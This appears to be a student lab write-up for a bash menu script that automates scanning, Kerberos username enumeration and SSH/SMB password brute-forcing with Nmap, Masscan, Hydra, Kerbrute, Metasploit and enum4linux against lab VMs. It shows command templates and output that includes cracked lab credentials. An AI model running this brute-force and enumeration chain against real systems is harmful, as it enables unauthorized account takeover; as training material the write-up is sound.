<u>Objective</u>
Install relevant applications on the local computer.

Allow the user to choose two methods of scanning and two different network attacks to run via your script.

Every scan or attack should be logged and saved with the date and used arguments.

Allow users to look for IP address to attack

Look for Usernames within the Ip address found

Crack the Passwords with the newly found usernames, to prevent long waiting time (vs papper-spraying)


Look for more usernames, hopefully with higher privileges. So users can login to perform SUID or other Priv Escalation

Line 8 ~ 16

Create variable fonts for main menu

Line 20 ~ 52

Create a interactive header and menu
Back to main menu if invalid option is chosen




```
└─# bash project_SOChecker_Rayden_v2.sh

WELCOME TO RAYDEN's SCRIPT
VERSION 2.0
 Main MENU
 1)  Nmap                 : Gather Open Ports, Service Version and OS Info Of A Target
 2)  Masscan              : Gather IP Addresses With Opened SSH and SMB ports
 3)  Hydra                : Brute Force Both Username and Password via SSH/SMB With Known IP
 4)  Kerbrute             : Gather Usernames From Kerberos if You Know The Domain Name and IP
 5)  Mataspolit           : Crack Password with Known Username and IP address through SSH/SMB
 6)  Enmu4linux           : Gather More Usernames, Password Policy From The Cracked User/Password
 E)  EXIT                 : Exit Menu

 Please Select The Option 3
```

Line 58 ~ 94 – Detail scan for a selected IP

Check for if Nmap exist. Else update and install Nmap
if Nmap exist, run Nmap and save grapable output to
~/RaydenOutput/NMAPScan_<DDMMYY_HHMMSS>


nmap -sV -O <IP> -oG <FILENAME>



```
WELCOME TO RAYDEN's SCRIPT
VERSION 2.0
 Main MENU
 1)  Nmap                : Gather Open Ports, Service Version and OS Info Of A Target
 2)  Masscan             : Gather IP Addresses With Opened SSH and SMB ports
 3)  Hydra               : Brute Force Both Username and Password via ssh/smb/ftp/ldap2 With Known IP
 4)  Kerbrute            : Gather Usernames From Kerberos if You Know The Domain Name and IP
 5)  Mataspolit          : Crack Password with Known Username and IP address through SSH/SMB
 6)  Enmu4linux          : Gather More Usernames, Password Policy From The Cracked User/Password
 E)  EXIT                : Exit Menu

 Please Select The Option 1
 Which IP Address to Scan : 10.0.0.1
Starting Nmap 7.92 ( https://nmap.org ) at 2022-08-26 08:43 CDT
Nmap scan report for cfc.com (10.0.0.1)
Host is up (0.00059s latency).
Not shown: 989 closed tcp ports (reset)
PORT     STATE SERVICE      VERSION
53/tcp   open  domain       Simple DNS Plus
88/tcp   open  kerberos-sec Microsoft Windows Kerberos (server time: 2022-08-21 15:53:01Z)
135/tcp  open  msrpc        Microsoft Windows RPC
139/tcp  open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp  open  ldap         Microsoft Windows Active Directory LDAP (Domain: cfc.com, Site: Default-Fir
445/tcp  open  microsoft-ds Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: CFC)
464/tcp  open  kpasswd5?
593/tcp  open  ncacn_http   Microsoft Windows RPC over HTTP 1.0
636/tcp  open  tcpwrapped
3268/tcp open  ldap         Microsoft Windows Active Directory LDAP (Domain: cfc.com, Site: Default-Fir
3269/tcp open  tcpwrapped
MAC Address: 00:0C:29:33:B9:1B (VMware)
Device type: general purpose
```

Line 95 ~ 134 – Search for other IP address with open SMB/SSH port to attack

Check for if Masscan exist. Else update and install Masscan
Run masscan -p 22,139,445 <IP> -oG ~/RaydenOutput/NMAPScan_<DDMMYY_HHMMSS>




```
 Main MENU
 1)  Nmap                : Gather Open Ports, Service Version and OS Info Of A Target
 2)  Masscan             : Gather IP Addresses With Opened SSH and SMB ports
 3)  Hydra               : Brute Force Both Username and Password via ssh/smb/ftp/ldap2 With Known IP
 4)  Kerbrute            : Gather Usernames From Kerberos if You Know The Domain Name and IP
 5)  Mataspolit          : Crack Password with Known Username and IP address through SSH/SMB
 6)  Enmu4linux          : Gather More Usernames, Password Policy From The Cracked User/Password
 E)  EXIT                : Exit Menu

 Please Select The Option 2
Which IP Range to Scan e.g 192.168.0.0/16 : 10.0.0.0/24
Starting masscan 1.3.2 (http://bit.ly/14GZzcT) at 2022-08-26 13:44:52 GMT
Initiating SYN Stealth Scan
Scanning 256 hosts [3 ports/host]
# Masscan 1.3.2 scan initiated Fri Aug 26 13:44:52 2022
# Ports scanned: TCP(3;22-22,139-139,445-445) UDP(0;) SCTP(0;) PROTOCOLS(0;)
Timestamp: 1661521493   Host: 10.0.0.1 ()       Ports: 139/open/tcp//netbios-ssn//
Timestamp: 1661521493   Host: 10.0.0.1 ()       Ports: 445/open/tcp//microsoft-ds//
Timestamp: 1661521499   Host: 10.0.0.5 ()       Ports: 22/open/tcp//ssh//
# Masscan done at Fri Aug 26 13:45:12 2022
 Result is saved at ~/RaydenOutput/MASSCAN_260822_084420  Exiting to Main Menu
```


Line 134 ~ 233 – Brute force both username and password from the IP address found

Check for if Hydra exist. Else update and install Hydra
Users to choose which protocol the wish to attack
Check if user wish to use their own Namename list and Password list
else download new list and uncompressed
https://raw.githubusercontent.com/jeanphorn/wordlist/master/usernames.txt
https://github.com/praetorian-inc/Hob0Rules/raw/master/wordlists/rockyou.txt.gz

hydra -V -f -L <namelist> -P <Password list> <IP> <Protocol> >> <FILENAME>



```
WELCOME TO RAYDEN's SCRIPT
VERSION 2.0
 Main MENU
 1)  Nmap                : Gather Open Ports, Service Version and OS Info Of A Target
 2)  Masscan             : Gather IP Addresses With Opened SSH and SMB ports
 3)  Hydra               : Brute Force Both Username and Password via SSH/SMB With Known IP
 4)  Kerbrute            : Gather Usernames From Kerberos if You Know The Domain Name and IP
 5)  Mataspolit          : Crack Password with Known Username and IP address through SSH/SMB
 6)  Enmu4linux          : Gather More Usernames, Password Policy From The Cracked User/Password
 E)  EXIT                : Exit Menu

 Please Select The Option 3
 Would You Like To Use Your Own Namelist ? Y or N : y
 Please Enter a Correct Option
 Would You Like To Use Your Own Namelist ? Y or N : Y
 Please Key In The Path of Your Namelist : /root/1
 Would You Like To Use Your Own Password List ? Y or N : Y
 Please Key In The Path of Your Password List : /root/wer
 Brute Force ssh, smb, ftp or ldap2 : ssh
 Please Enter Target IP Address : 10.0.0.5
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previ
Command Used hydra -V -f -L /root/1 -P /root/wer 10.0.0.5 ssh
Hydra v9.3 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret serv
d ethics anyway).
```




```
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "zt4wdfv" - 34 of 49 [child 0] (0/0)
[ATTEMPT] target 10.0.0.5 - login "kali" - pass "adfq" - 35 of 49 [child 8] (0/0)
[22][ssh] host: 10.0.0.5   login: kali   password: kali
[STATUS] attack finished for 10.0.0.5 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-08-26 07:45:47
 Scan Completed, File Saved to ~/RaydenOutput/HYDRA_260822_074533  Exiting to Scanning Devices MENU
```

Line 223 ~ 306 - using Kerbrute to gather usernames from Kerberos

Check for if pip3 exist. Else update and install pip3
Check for if kerbrute exist. Else update and install kerbrute via sudo pip3 install kerbrute

Ask user for Domain name, IPaddress and Namelist to use
add domain name and IPaddress to /etc/host
If no name list is choosen down load a new list
https://raw.githubusercontent.com/jeanphorn/wordlist/master/usernames.txt

Command used kerbrute -domain <Domain name> -users <NAMELIST > >> <FILENAME>




```
WELCOME TO RAYDEN's SCRIPT
VERSION 2.0
 Main MENU
 1)  Nmap                : Gather Open Ports, Service Version and OS Info Of A Target
 2)  Masscan             : Gather IP Addresses With Opened SSH and SMB ports
 3)  Hydra               : Brute Force Both Username and Password via SSH/SMB With Known IP
 4)  Kerbrute            : Gather Usernames From Kerberos if You Know The Domain Name and IP
 5)  Mataspolit          : Crack Password with Known Username and IP address through SSH/SMB
 6)  Enmu4linux          : Gather More Usernames, Password Policy From The Cracked User/Password
 E)  EXIT                : Exit Menu

 Please Select The Option 4
 Please Enter the Domain Name cfc.com
 Please Enter IP Address of Domain Controller 10.0.0.1
 We will add the specified IP address and Domain name into /etc/hosts


 Would You Like To Use Your Own Namelist to Enmurate? Y or N : n
Command used kerbrute -domain cfc.com -users /root/RaydenOutput/names.txt
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Valid user => Administrator
[*] No passwords were discovered :'(
 Scan Completed, File Saved to ~/RaydenOutput/KERBRUTE_260822_075331

 Exiting to Scanning Devices MENU
```

Line 307 ~ 404 – use metasploit to bruteforce username and IP address found on option 2 and 4


Check if Metasploit exit, else install
https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/
Check smb or ssh to crack
check ip address
check username
check password list or down load new list and uncompress
https://github.com/praetorian-inc/Hob0Rules/raw/master/wordlists/rockyou.txt.

Create a RC file with the info above
run Metasploit

RC file was created with variable from “if” function, option and scanner will change base on selection
msfconsole -r <RC file path> -o <Output file path>



```
WELCOME TO RAYDEN's SCRIPT
VERSION 2.0
 Main MENU
 1)   Nmap                    : Gather Open Ports, Service Version and OS Info Of A Target
 2)   Masscan                 : Gather IP Addresses With Opened SSH and SMB ports
 3)   Hydra                   : Brute Force Both Username and Password via SSH/SMB With Known IP
 4)   Kerbrute                : Gather Usernames From Kerberos if You Know The Domain Name and IP
 5)   Mataspolit              : Crack Password with Known Username and IP address through SSH/SMB
 6)   Enmu4linux              : Gather More Usernames, Password Policy From The Cracked User/Password
 E)   EXIT                    : Exit Menu

 Please Select The Option 5
 Which Protocol Would u Like to Enumerate (smb or ssh)? : smb
 Enter IP Address of Target : 10.0.0.1
 Enter Username Would You Like to Crack : administrator
 Would You Like To Use Your Own Password List ? Y or N : Y
 Please Key In The Path of Your Password List : /root/1
[+] 10.0.0.1:445          - 10.0.0.1:445 - Success: '.\administrator:Passw0rd!'
 Scan Completed, File Saved to ~/RaydenOutput/META_260822_090226.txt /n
 Exiting to Scanning Devices MENU
```




```
 3)   Hydra                   : Brute Force Both Username and Password via SSH/SMB With Known IP
 4)   Kerbrute                : Gather Usernames From Kerberos if You Know The Domain Name and IP
 5)   Mataspolit              : Crack Password with Known Username and IP address through SSH/SMB
 6)   Enmu4linux              : Gather More Usernames, Password Policy From The Cracked User/Password
 E)   EXIT                    : Exit Menu

 Please Select The Option 5
 Which Protocol Would u Like to Enumerate (smb or ssh)? : ssh
 Enter IP Address of Target : 10.0.0.5
 Enter Username Would You Like to Crack : kali
 Would You Like To Use Your Own Password List ? Y or N : Y
 Please Key In The Path of Your Password List : /root/1
[+] 10.0.0.5:22 - Success: 'kali:kali' 'uid=1000(kali) gid=1000(kali) groups=1000(kali),4(adm),20(dialo
ut),24(cdrom),25(floppy),27(sudo),29(audio),30(dip),44(video),46(plugdev),109(netdev),119(wireshark),12
2(bluetooth),134(scanner),142(kaboxer) Linux kali 5.15.0-kali3-amd64 #1 SMP Debian 5.15.15-2kali1 (2022
-01-31) x86_64 GNU/Linux '
 Scan Completed, File Saved to ~/RaydenOutput/META_260822_092221.txt /n
 Exiting to Scanning Devices MENU
```

Line 419 ~ 469 – use Enum4linux to enumerate for more username

Check which username/password was found
Check IP to scan
Check if enum4linux and samba exist, else install
from the Hex decimal able to identify which other account has admin rights.
sent it back to option 5 for cracking.

enum4linux -UP -u <User> -p <Password> <Target IP> >> ~/RaydenOutput/$FILENAME1C



```
Domain Name: CFC
Domain Sid: S-1-5-21-3683027139-2036797134-2773086759

[+] Host is part of a domain (not a workgroup)

 ==========================================( Users on 10.0.0.1 )========================

index: 0x10a7 RID: 0x457 acb: 0x00000211 Account: 123456        Name: 123456 abb
index: 0x10a6 RID: 0x456 acb: 0x00020010 Account: aaa   Name: abc aaa   Desc: (null)
index: 0xfbc RID: 0x1f4 acb: 0x00000210 Account: Administrator  Name: (null)    Desc: B
or administering the computer/domain
index: 0xfbe RID: 0x1f7 acb: 0x00000215 Account: DefaultAccount Name: (null)    Desc: A
aged by the system.
index: 0x10a0 RID: 0x453 acb: 0x00000010 Account: frontdesk     Name: 123       Desc: (
index: 0xfbd RID: 0x1f5 acb: 0x00000215 Account: Guest  Name: (null)    Desc: Built-in
 access to the computer/domain
index: 0xff4 RID: 0x1f6 acb: 0x00000011 Account: krbtgt Name: (null)    Desc: Key Distr
rvice Account
index: 0x109a RID: 0x452 acb: 0x00000010 Account: rayden        Name: rayden    Desc: (

user:[Administrator] rid:[0x1f4]
user:[Guest] rid:[0x1f5]
user:[krbtgt] rid:[0x1f6]
user:[DefaultAccount] rid:[0x1f7]
user:[rayden] rid:[0x452]
user:[frontdesk] rid:[0x453]
user:[aaa] rid:[0x456]
user:[123456] rid:[0x457]

 ==============================( Password Policy Information for 10.0.0.1 )===========
=


[+] Attaching to 10.0.0.1 using administrator:Passw0rd!

[+] Trying protocol 139/SMB...

        [!] Protocol failed: Cannot request session (Called Name:10.0.0.1)

[+] Trying protocol 445/SMB...
```

Line – 470 ~ 481
Exit .. good bye

Sources

https://www.kali.org/docs/tools/starting-metasploit-framework-in-kali/
https://www.youtube.com/watch?v=b0esLnPMcXg&ab_channel=lazytutorials
https://pypi.org/project/kerbrute/
https://tryhackme.com/
https://www.kali.org/tools/enum4linux/